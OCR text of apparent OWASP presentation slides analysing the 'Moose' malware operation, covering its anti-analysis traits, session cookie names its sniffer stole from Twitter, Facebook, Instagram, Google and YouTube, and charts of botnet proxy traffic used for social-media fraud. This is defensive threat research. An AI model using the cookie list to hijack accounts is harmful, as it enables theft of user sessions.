
Compromise Protocol



Anti-Analysis

- Statically linked binary stripped of its debugging symbols
- Hard to reproduce environment required for malware to operate
- Misleading strings (getcool.com)

OWASP
Open Web Application
Security Project



OWASP
Open Web Application
Security Project

Moose Herding

The Malware Operation


Via C&C Configuration

- Network sniffer was used to steal HTTP Cookies
  - Twitter: `twll`, `twid`
  - Facebook: `c_user`
  - Instagram: `ds_user_id`
  - Google: `SAPISID`, `APISID`
  - Google Play / Android: `LAY_ACTIVE_ACCOUNT`
  - Youtube: `LOGIN_INFO`

OWASP
Open Web Application
Security Project

Via Proxy Usage Analysis

- Nature of traffic
- Protocol
- Targeted social networks



Social networks
Botnet traffic
Other
1800
1350
900
450
0
Number of proxy requests
2015-04-09
2015-04-10
2015-04-11
2015-04-12
2015-04-13
2015-04-14
2015-04-15
2015-04-16
2015-04-17
2015-04-18
2015-04-19
2015-04-20
2015-04-21
2015-04-22
2015-04-23
2015-04-24
2015-04-25
2015-04-26
2015-04-27
2015-04-28
2015-04-29
2015-04-30
2015-05-01
2015-05-02
2015-05-03
2015-05-04
2015-05-05
2015-05-06
Date

2%
Soundcloud

3%
Others (Youtube, Yandex, Yahoo)

47%
Instagram

49%
Twitter / Vine



59%
Yandex


4%
Yahoo

1%
Amazon Cloud


37%
Youtube

OWASP
Open Web Application
Security Project


An Example


Search
Sign in with Instagram
S
M
L
Full
Compact
g+1
@ cappertonboyse
Follow
Capperton
0
Posts
0
Follower
36
Following

